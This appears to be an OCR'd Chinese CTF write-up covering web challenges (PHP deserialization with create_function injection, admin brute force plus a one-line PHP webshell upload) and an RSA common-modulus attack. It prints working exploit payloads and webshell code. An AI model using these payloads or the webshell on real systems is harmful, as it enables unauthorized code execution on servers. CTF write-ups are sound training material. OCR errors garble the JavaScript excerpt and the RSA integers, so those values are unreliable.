
扫描二维码，得到flag

flag{Ju57_E4sy_2_93t_17}

Web

Web1-checkin

访问靶机url，是一个玩游戏的界面



玩游戏是不可能去玩的拉，当然是去前端js代码寻找flag拉
直接ctrl +u 查看源代码，发现game.js，进去全局搜索flag

```
;_0x59d22a[_0x34f6ca[_0x370d('0x4a8','LiE(')](_0x2a58,_0x34f6ca[_0x370d('0x4a9','3s6&')],_0x370d('0x4aa','@fUb'))]
,'fwXoD':function _0x1eebcf(_0x4892d4,_0x2ad644){return
6d89<_0x8058f0;},'YLFPM':function _0x5d7fa9(_0x1e712b,_0x11efc7){return _0x1e712b>_0x11efc7;},'qDPpG':function
z1VGA':function _0x1d02e9(_0x1858cd,_0x57b646,_0x6f72f){return

370d('0x4af','fAmb'),'VNBYM':function _0x27d4a5(_0x3ce216,_0x517a7e){return
),'DYKfz':'0mI(','kyXDI':_0x370d('0x4b2','761r'),'gDxOr':_0x370d('0x4b3','o1$%'),'cEjAH':_0x370d('0x4b4','d5]e'),'rOEaA'
Pz#N'),'iLGcN':_0x370d('0x4b9','5JTw'),'fhZJH':_0x370d('0x4ba','poOO'),'eSshE':_0x370d('0x4bb','NkKi'),'zHImI':'WWFd','D
rn _0x21db06===_0x359d7a;},'OSQMg':_0x370d('0x4be','3s6&'),'PZFHu':'flag{134791e2-d93c-4d01-a71f-
429c42(_0x20a444,_0x53e8ea);},'awBmv':_0x370d('0x4bf','hkLU'),'QFPNy':function _0x41504d(_0x4e1678,_0x2fe125,_0x246730)
return
PaAe':_0x370d('0x4c2','k42V'),'qiJtJ':'push','iAJaA':'pos','JoSrA':function _0x240b5e(_0x378b43,_0x3f4b30,_0x453391)
399135[_0x370d('0x4c4','FJyC')],'wav'))){var _0x30fca8=this[_0x399135[_0x370d('0x4c5','7rh9')]]
30fca8[_0x399135[_0x370d('0x4c7','*3]]')]]]){_0x2a0197=[_0x3ca024,_0x36647d[_0x328bf1]
```



```
flag{134791e2-d93c-4d01-a71f-dcbe82d7fe08}
```

Web2-easypop

访问url，得到如下代码界面

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
$pwd=getcwd();
class  func
{
                public  $mod1;
                public  $mod2;
                  public  $key;
                public  function  __destruct()
                {
                                unserialize($this->key)();
                                $this->mod2  =  "welcome  ".$this->mod1;

                }
}

class  GetFlag
{                public  $code;
                  public  $action;
                public  function  get_flag(){
                        $a=$this->action;
                        $a('',  $this->code);
                }
}

unserialize($_GET[0]);
```



```php
error_reporting(0);
highlight_file(__FILE_);
$pwd=getcwd();
class func
{
        public $mod1;
        public $mod2;
         public $key;
        public function __destruct()
        {
                unserialize($this->key)();
                $this->mod2 = "welcome ".$this->mod1;

        }
}

class GetFlag
{        public $code;
         public $action;
        public function get_flag(){
            $a=$this->action;
            $a('', $this->code);
        }
}
```

审计代码，找到关键地方unserialize($this->key)()。

分析代码逻辑：首先会反序列化由get传递参数0的序列化数据，然后再类func的析构函数中会再次对属性key进行反序列化。所以我们还需要构造的key为序列化类GetFlag并调用get_flag()方法，在这方法中我们可以使用create_function注入进行代码注入来获得flag。

但是如何实例化类func的时候调用类GetFlag中的get_flag()方法呢？

解决办法：我们可以使用数组的方式在实例化类GetFlag的时候调用类GetFlag中的get_flag()方法，即array[‘new GetFlag’,‘get_flag’]。

编写脚本生成最终payload


```php
<?php
error_reporting(0);
$pwd=getcwd();
class func{

        public $mod1;
        public $mod2;
        public $key;
        public function __destruct()
        {
                unserialize($this->key)();
                $this->mod2 = "welcome ".$this->mod1;

        }
}

class GetFlag{
        public $code = ';}system("cat /flag");//';
        public $action = 'create_function';
        public function get_flag(){
            $a=$this->action;
            $a('', $this->code);
        }
}
$a = new func();
$b = new GetFlag();
$a->key = serialize(array($b,'get_flag'));
echo serialize($a);
?>
```

运行脚本生成payload





```
O:4:"func":3:{s:4:"mod1";N;s:4:"mod2";N;s:3:"key";s:126:"a:2:{i:0;O:7:"GetFlag":2:{s:4:"code";s:24:";}system("cat /flag");//";s:6:"action";s:15:"create_function";}i:1;s:8:"get_flag";}";
```

发送payload获得flag


Web3-挖洞大师

访问url




查看源代码，发现是由国际cms搭建的


在JS代码中发现可疑路径index/admin



在首页url中拼接路径，发现跳转到管理后台且后台真实路径为：

```
/index.php/admin-login-index.html
```






经过暴力破解，获取到管理后台的账户密码

```
admin/88888888
```

进入后台在基本设置中发现可以修改上传文件后缀，我们直接把php加上




在二维码处找到上传点，直接上传一句话木马

发现存在过滤，于是修改木马代码，重新上传

```
<?php
echo `$_POST[1]`;
```

访问木马文件，执行命令cat /flag，得到flag

b532a9afe4d1cc745e3e7d7b768318e7



Crypto

Crypto1-signin

打开附件是一串base64编码，直接丢进在线网站解密

得到RSA加密代码

```
from secret import flag
from Crypto.Util.number import *

m = bytes_to_long(flag)

e1 = 667430104865289
e2 = 537409930523421
p = getPrime(512)
q = getPrime(512)
n = p*q
c1 = pow(m, e1, n)
c2 = pow(m, e2, n)

print(f'c1 = {c1}')
print(f'c2 = {c2}')
print(f'n = {n}')

c1 = 659026785727277241791764965739689971827120633170822891204530940681993254199896883821778085290423222178873340050845047963972208048561672551764156902173482521260978091301952080206940262501940474605811650241783584343054953649838307565523793359853998765289220760305952326790469413107866372607649924993754214645 29
c2 = 858094036782501501532914711859998058708581230012730342125828477318252968910168108713975461341170121975996517294015909800200283828840685132017589264161922118219225936862324759678089640067860764601604286393531536583232081194530550701992432953305228049748493309265010914304197751556702643062229624132896169575 19
n = 930123799495966798740108365209724634381551759612832777435142038711143290080447355007264400124640291442048134139093223895859663134266114889272928743196280635260094051444366059963899859773402809834698034121194581850474752530596361265554515573481695149752497109018995269742461395597304615406609903750346690429 59
```

经典的共模攻击，先说说共模攻击

共模攻击

适用情况：明文m、模数n相同，公钥指数e、密文c不同，gcd(e1,e2)==1也就是e1和e2互质。如果common_e = gcd(e1,e2)=!1，即e1,e2不互质，最后的结果需要开common_e的次方。

PS：本题的情况就是第二种，e1和e2不互质，所以最好得到的结果需要开gcd(e1,e2)次方

```python
#coding:utf-8
#by  :3tefani丶zhou
#time:2021/12/8

from Crypto.Util.number import *
import gmpy2


"""
共模攻击
适用情况：明文m、模数n相同，公钥指数e、密文c不同，gcd(e1,e2)==1也就是e1和e2互质
如果common_e = gcd(e1,e2)=!1，即e1,e2不互质，最后的结果需要开common_e的次方
"""
def egcd(a, b):
  if a == 0:
    return (b, 0, 1)
  else:
    g, y, x = egcd(b % a, a)
    return (g, x - (b // a) * y, y)

def decode():
  n = 930123799495966798740108365209724634381551759612832777435142038711143290080447355007264400124640291442048134139093223895859663134266114889272928743196280635260094051444366059963899859773402809834698034121194581850474752530596361265554515573481695149752497109018995269742461395597304615406609903750346690429 59
  c1 = 659026785727277241791764965739689971827120633170822891204530940681993254199896883821778085290423222178873340050845047963972208048561672551764156902173482521260978091301952080206940262501940474605811650241783584343054953649838307565523793359853998765289220760305952326790469413107866372607649924993754214645 29
  c2 = 858094036782501501532914711859998058708581230012730342125828477318252968910168108713975461341170121975996517294015909800200283828840685132017589264161922118219225936862324759678089640067860764601604286393531536583232081194530550701992432953305228049748493309265010914304197751556702643062229624132896169575 19
  e1 = 667430104865289
  e2 = 537409930523421
  s = egcd(e1, e2)
  s1 = s[1]
  s2 = s[2]
  if s1<0:
    s1 = - s1
    c1 = gmpy2.invert(c1, n)
  elif s2<0:
    s2 = - s2
    c2 = gmpy2.invert(c2, n)
  if gmpy2.gcd(e1,e2)==1:
      print("e1,e2互质")
      message = pow(c1, s1, n) * pow(c2, s2, n) % n
      flag = long_to_bytes(message)
      print(flag)
  elif gmpy2.gcd(e1,e2)!=1:
      message = pow(c1, s1, n) * pow(c2, s2, n) % n
      common_e = gmpy2.gcd(e1, e2)
      print("e1,e2不互质，且公约数为"+str(common_e))
      flag = long_to_bytes((gmpy2.iroot(message, common_e)[0]))
      print(flag)
if __name__ == '__main__':
    decode()
```

run一下脚本，得到flag

```
    elif s2<0:
        s2 = - s2
        c2 = gmpy2.invert(c2, n)
    if gmpy2.gcd(e1,e2)==1:
        print("e1,e2互质")
        message = pow(c1, s1, n) * pow(c2, s2, n) % n
        flag = long_to_bytes(message)
        print(flag)
    elif gmpy2.gcd(e1,e2)!=1:
        message = pow(c1, s1, n) * pow(c2, s2, n) % n
        common_e = gmpy2.gcd(e1, e2)
        print("e1,e2不互质，且公约数为"+str(common_e))
        flag = long_to_bytes((gmpy2.iroot(message, common_e)[0]))
        print(flag)
if __name__ == '__main__':
    decode()
```

egcd()

signin

```
D:\pycharm\pycharmprojects\venv\Scripts\python.exe D:/pycharm/pycharmprojects/for_decode/signin.py
e1,e2不互质，且公约数为3
b'flag{e6e5722e-4b9a-11ec-b784-00155d9a1603}'
```


flag{e6e5722e-4b9a-11ec-b784-00155d9a1603}

【有些人之间，注定只要相逢，就是对的。如果还能重逢，就是最好的。】